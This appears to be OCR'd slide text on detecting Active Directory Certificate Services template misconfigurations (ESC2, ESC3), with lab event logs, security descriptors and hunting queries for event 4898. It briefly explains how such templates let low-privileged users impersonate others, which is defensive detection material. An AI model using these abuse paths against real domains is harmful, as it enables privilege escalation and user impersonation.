
```
displayName = ESC1

templateDescription = User

pKIExtendedKeyUsage =
  1.3.6.1.5.5.7.3.2 Client Authentication
  1.3.6.1.5.5.7.3.4 Secure Email
  1.3.6.1.4.1.311.10.3.4 Encrypting File System
```

"Client Authentication" EKU allows authentication

# ESC2 – Misconfigured Certificate Templates
# Any Purpose EKU or no EKU (Subordinate CA)


- Extended Key Usage (EKU) describes how the certificate can be used (Client Authentication, Smart Card Logon, etc.);
- When a certificate template specifies the **Any Purpose** EKU, or no EKU at all, the certificate can be used for anything;
- If the requester can specify a SAN, ESC2 vulnerable certificate can be abused like ESC1;
- It can be abused like ESC3 – the ESC2 vulnerable certificate can be used to request another one on behalf of any other user;
- There also can be more exotic ways to abuse ESC2 – code signing, server authentication, etc.





# Certificate template that vulnerable to the ESC2 technique Useful events (Any Purpose EKU)

Use 4898 event to find vulnerable templates:



# Certificate template that vulnerable to the ESC2 technique Useful events (no EKU)

Use 4898 event to find vulnerable templates:

Event Properties - Event 4898, Microsoft Windows security auditing.

General | Details

Certificate Services loaded a template.

ESC2_2 v100.9 (Schema V2)
1.3.6.1.4.1.311.21.8.3545524.9779859.5064892.3279104.12974722.100.204172.122
CN=ESC2_2,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=demo,DC=local

msPKI-Certificate-Name-Flag = 0x2000000 (33554432)
CT_FLAG_SUBJECT_ALT_REQUIRE_UPN -- 0x2000000 (33554432)

msPKI-Enrollment-Flag = 0x29 (41)
CT_FLAG_INCLUDE_SYMMETRIC_ALGORITHMS -- 0x1
CT_FLAG_PUBLISH_TO_DS -- 0x8

Manager approval is disabled (no flag CT_FLAG_PEND_ALL_REQUESTS)

msPKI-RA-Signature = 0

No authorized signatures are required

pKIExtendedKeyUsage =

SubCA Template (no EKUs)

Security Descriptor: O:S-1-5-21-3970906361-1696223450-2713567039-1104G:S-1-5-21-3970906361-1696223450-2713567039-519D:PAI(OA;;RPWPCR;0e10c968-78fb-11d2-90d4-00c04f79dc55;;DA)(OA;;RPWPCR;0e10c968-78fb-11d2-90d4-00c04f79dc55;;DU)(OA;;RPWPCR;0e10c968-78fb-11d2-90d4-00c04f79dc55;;S-1-5-21-3970906361-1696223450-2713567039-519)(A;;CCDCLCSWRPWPDTLOSDRCWDWO;;;DA)(A;;CCDCLCSWRPWPDTLOSDRCWDWO;;;S-1-5-21-3970906361-1696223450-2713567039-519)(A;;CCDCLCSWRPWPDTLOSDRCWDWO;;;S-1-5-21-3970906361-1696223450-2713567039-1104)(A;;LCRPLORC;;;AU)

Allow DEMO\Domain Admins
Enroll
Allow DEMO\Domain Users
Enroll
Allow DEMO\Enterprise Admins
Enroll

Grants certificate enrollment right to the ”Domain Users” group

# Certificate template that vulnerable to the ESC2 technique Let’s hunt it!

Search for certificate templates that met the following conditions:

- an overly permissive certificate template security descriptor grants certificate enrollment rights to low-privileged users;
- no authorized signatures are required;
- manager approval is disabled;
- the certificate template defines Any Purpose EKUs (“2.5.29.37.0”) or no EKUs.

*EventID:4898 AND SecurityDescriptor:(";0e10c968-78fb-11d2-90d4-00c04f79dc55;;DU" OR ";0e10c968-78fb-11d2-90d4-00c04f79dc55;;AU" OR ";0e10c968-78fb-11d2-90d4-00c04f79dc55;;WD") AND -TemplateContent:"CT_FLAG_PEND_ALL_REQUESTS" AND TemplateContent:"msPKI-RA-Signature = 0" AND (TemplateContent:"2.5.29.37.0" OR TemplateContent:"pKIExtendedKeyUsage = ")*

# Certificate template that vulnerable to the ESC2 technique Let's hunt it!

| Time | Channel | EventID | Category | TemplateInternalName | SecurityDescriptor |
|---|---|---|---|---|---|
| May 14, 2022 @ 18:17:59.228 | Security | 4898 | Certification Services | ESC2 | O:S-1-5-21-3970906361-1696223450-2713567039-1104G:S-1-5-21-3970906361-1696223450-2713567039-519D:PAI(OA;;RPWPCR;0e10c968-78fb-11d2-90d4-00c04f79dc55;;DA)(OA;;RPWPCR;0e10c968-78fb-11d2-90d4-00c04f79dc55;;DU)(OA;;RPWPCR;0e10c968-78fb-11d2-90d4-00c04f79dc55;;S-1-5-21-3970906361-1696223450-2713567039-519)(A;;CCDCLCSWRPWPDTLOSDRCWDWO;;;DA)(A;;CCDCLCSWRPWPDTLOSDRCWDWO;;;S-1-5-21-3970906361-1696223450-2713567039-519)(A;;CCDCLCSWRPWPDTLOSDRCWDWO;;;S-1-5-21-3970906361-1696223450-2713567039-1104)(A::LCRPLORC:::AU) |

Grants certificate enrollment right to the "Domain Users" group

TemplateContent

```
flags = 0x2023a (131642)
  CT_FLAG_ADD_EMAIL -- 0x2
  CT_FLAG_PUBLISH_TO_DS -- 0x8
  CT_FLAG_EXPORTABLE_KEY -- 0x10 (16)
  CT_FLAG_AUTO_ENROLLMENT -- 0x20 (32)
  CT_FLAG_ADD_TEMPLATE_NAME -- 0x200 (512)
  CT_FLAG_IS_MODIFIED -- 0x20000 (131072)

msPKI-Private-Key-Flag = 0x1010010 (16842768)
  CTPRIVATEKEY_FLAG_EXPORTABLE_KEY -- 0x10 (16)
  CTPRIVATEKEY_FLAG_ATTEST_NONE -- 0x0
  TEMPLATE_SERVER_VER_2003&lt;&lt;CTPRIVATEKEY_FLAG_SERVERVERSION_SHIFT --
  TEMPLATE_CLIENT_VER_XP&lt;&lt;CTPRIVATEKEY_FLAG_CLIENTVERSION_SHIFT -- (

msPKI-Certificate-Name-Flag = 0x2000000 (33554432)
  CT_FLAG_SUBJECT_ALT_REQUIRE_UPN -- 0x2000000 (33554432)

msPKI-Enrollment-Flag = 0x29 (41)
  CT_FLAG_INCLUDE_SYMMETRIC_ALGORITHMS -- 0x1
  CT_FLAG_PUBLISH_TO_DS -- 0x8
  CT_FLAG_AUTO_ENROLLMENT -- 0x20 (32)
```

Manager approval is disabled (there is no flag CT_FLAG_PEND_ALL_REQUESTS)

```
msPKI-Template-Minor-Revision = 3

msPKI-RA-Signature = 0

msPKI-Minimal-Key-Size = 2048
```

No authorized signatures are required

```
displayName = ESC2

templateDescription = User

pKIExtendedKeyUsage =
  2.5.29.37.0 Any Purpose
```


Any Purpose EKU


```
displayName = ESC2_2

templateDescription = User

pKIExtendedKeyUsage =

pKIDefaultCSPs =
```


SubCA (no EKUs)


# ESC3 – Misconfigured Enrollment Agent Templates

- Enrollment Agents – users who are able to enroll for a certificate on behalf of another user;
- There is special EKU “Certificate Request” (1.3.6.1.4.1.311.20.2.1) for Enrollment Agents certificates;
- So, if there is a template with “Certificate Request” EKU, that can be enrolled without approval by non-privileged user and there are no any enrollment restrictions – it can be abused for privilege escalation ;
- The issued certificate from ESC3 vulnerable template allows to request another certificate on behalf of any user (so, It means that it is possible to impersonate almost any user).



# Certificate template that vulnerable to the ESC3 technique Useful events

Use 4898 event to find vulnerable templates:

Event Properties - Event 4898, Microsoft Windows security auditing.

General | Details

Certificate Services loaded a template.

ESC3 v100.5 (Schema V2)
1.3.6.1.4.1.311.21.8.3545524.9779859.5064892.3279104.12974722.100.3567088.500
CN=ESC3,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=demo,DC=local

msPKI-Certificate-Name-Flag = 0x2000000 (33554432)
CT_FLAG_SUBJECT_ALT_REQUIRE_UPN -- 0x2000000 (33554432)

msPKI-Enrollment-Flag = 0x29 (41)
CT_FLAG_INCLUDE_SYMMETRIC_ALGORITHMS -- 0x1
CT_FLAG_PUBLISH_TO_DS -- 0x8

Manager approval is disabled (no flag CT_FLAG_PEND_ALL_REQUESTS)

msPKI-RA-Signature = 0

No authorized signatures are required

pKIExtendedKeyUsage =
1.3.6.1.4.1.311.20.2.1 Certificate Request Agent

Template defines the Certificate Request Agent EKU

Security Descriptor: O:S-1-5-21-3970906361-1696223450-2713567039-1104G:S-1-5-21-3970906361-1696223450-2713567039-519D:PAI(OA;;RPWPCR;0e10c968-78fb-11d2-90d4-00c04f79dc55;;DA)(OA;;RPWPCR;0e10c968-78fb-11d2-90d4-00c04f79dc55;;DU)(OA;;RPWPCR;0e10c968-78fb-11d2-90d4-00c04f79dc55;;S-1-5-21-3970906361-1696223450-2713567039-519)(A;;CCDCLCSWRPWPDTLOSDRCWDWO;;;DA)(A;;CCDCLCSWRPWPDTLOSDRCWDWO;;;S-1-5-21-3970906361-1696223450-2713567039-519)(A;;CCDCLCSWRPWPDTLOSDRCWDWO;;;S-1-5-21-3970906361-1696223450-2713567039-1104)(A;;LCRPLORC;;;AU)

Allow DEMO\Domain Admins
Enroll

Allow DEMO\Domain Users
Enroll

Grants certificate enrollment right to the ”Domain Users” group

Allow DEMO\Enterprise Admins
Enroll

# Certificate template that vulnerable to the ESC3 technique Let’s hunt it!

Search for certificate templates that met the following conditions:

- an overly permissive certificate template security descriptor grants certificate enrollment rights to low-privileged users;
- no authorized signatures are required;
- manager approval is disabled;
- the certificate template defines the Certificate Request Agent EKU (“1.3.6.1.4.1.311.20.2.1”).

*EventID:4898 AND SecurityDescriptor:(";0e10c968-78fb-11d2-90d4-00c04f79dc55;;DU" OR ";0e10c968-78fb-11d2-90d4-00c04f79dc55;;AU" OR ";0e10c968-78fb-11d2-90d4-00c04f79dc55;;WD") AND TemplateContent:"msPKI-RA-Signature = 0" AND -TemplateContent:"CT_FLAG_PEND_ALL_REQUESTS" AND TemplateContent:"1.3.6.1.4.1.311.20.2.1"*

# Certificate template that vulnerable to the ESC3 technique Let's hunt it!

| Time | Channel | EventID | Category | TemplateInternalName | SecurityDescriptor |
|---|---|---|---|---|---|
| May 14, 2022 @ 15:12:51.127 | Security | 4898 | Certification Services | ESC3 | O:S-1-5-21-3970906361-1696223450-2713567039-1104G:S-1-5-21-3970906361-1696223450-2713567039-519D:PAI(OA;;RPWPCR;0e10c968-78fb-11d2-90d4-00c04f79dc55;;DA)(OA;;RPWPCR;0e10c968-78fb-11d2-90d4-00c04f79dc55;;DU)(OA;;RPWPCR;0e10c968-78fb-11d2-90d4-00c04f79dc55;;S-1-5-21-3970906361-1696223450-2713567039-519)(A;;CCDCLCSWRPWPDTLOSDRCWDWO;;;DA)(A;;CCDCLCSWRPWPDTLOSDRCWDWO;;;S-1-5-21-3970906361-1696223450-2713567039-519)(A;;CCDCLCSWRPWPDTLOSDRCWDWO;;;S-1-5-21-3970906361-1696223450-2713567039-1104)(A::LCRPLORC:::AU) |

Grants certificate enrollment right to the "Domain Users" group

TemplateContent

```
flags = 0x2023a (131642)
  CT_FLAG_ADD_EMAIL -- 0x2
  CT_FLAG_PUBLISH_TO_DS -- 0x8
  CT_FLAG_EXPORTABLE_KEY -- 0x10 (16)
  CT_FLAG_AUTO_ENROLLMENT -- 0x20 (32)
  CT_FLAG_ADD_TEMPLATE_NAME -- 0x200 (512)
  CT_FLAG_IS_MODIFIED -- 0x20000 (131072)

msPKI-Private-Key-Flag = 0x1010010 (16842768)
  CTPRIVATEKEY_FLAG_EXPORTABLE_KEY -- 0x10 (16)
  CTPRIVATEKEY_FLAG_ATTEST_NONE -- 0x0
  TEMPLATE_SERVER_VER_2003&lt;&lt;CTPRIVATEKEY_FLAG_SERVERVERSION_SHIFT
  TEMPLATE_CLIENT_VER_XP&lt;&lt;CTPRIVATEKEY_FLAG_CLIENTVERSION_SHIFT --

msPKI-Certificate-Name-Flag = 0x2000000 (33554432)
  CT_FLAG_SUBJECT_ALT_REQUIRE_UPN -- 0x2000000 (33554432)

msPKI-Enrollment-Flag = 0x29 (41)
  CT_FLAG_INCLUDE_SYMMETRIC_ALGORITHMS -- 0x1
  CT_FLAG_PUBLISH_TO_DS -- 0x8
  CT_FLAG_AUTO_ENROLLMENT -- 0x20 (32)
```

Manager approval is disabled (there is no flag CT_FLAG_PEND_ALL_REQUESTS)

```
msPKI-Template-Minor-Revision = 3

msPKI-RA-Signature = 0

msPKI-Minimal-Key-Size = 2048
```

No authorized signatures are required


```
displayName = ESC3

templateDescription = User

pKIExtendedKeyUsage =
  1.3.6.1.4.1.311.20.2.1 Certificate Request Agent
```

Template defines the Certificate Request Agent EKU


# Enroll for Certificates on Behalf of Other Users Useful events


When somebody requests certificate on Behalf of Other User requester and subject are differing in the related 4887 event

***simpleuser* requests certificate on Behalf of *dadmin* user**




***simpleuser/DC$* requests certificate themselves**

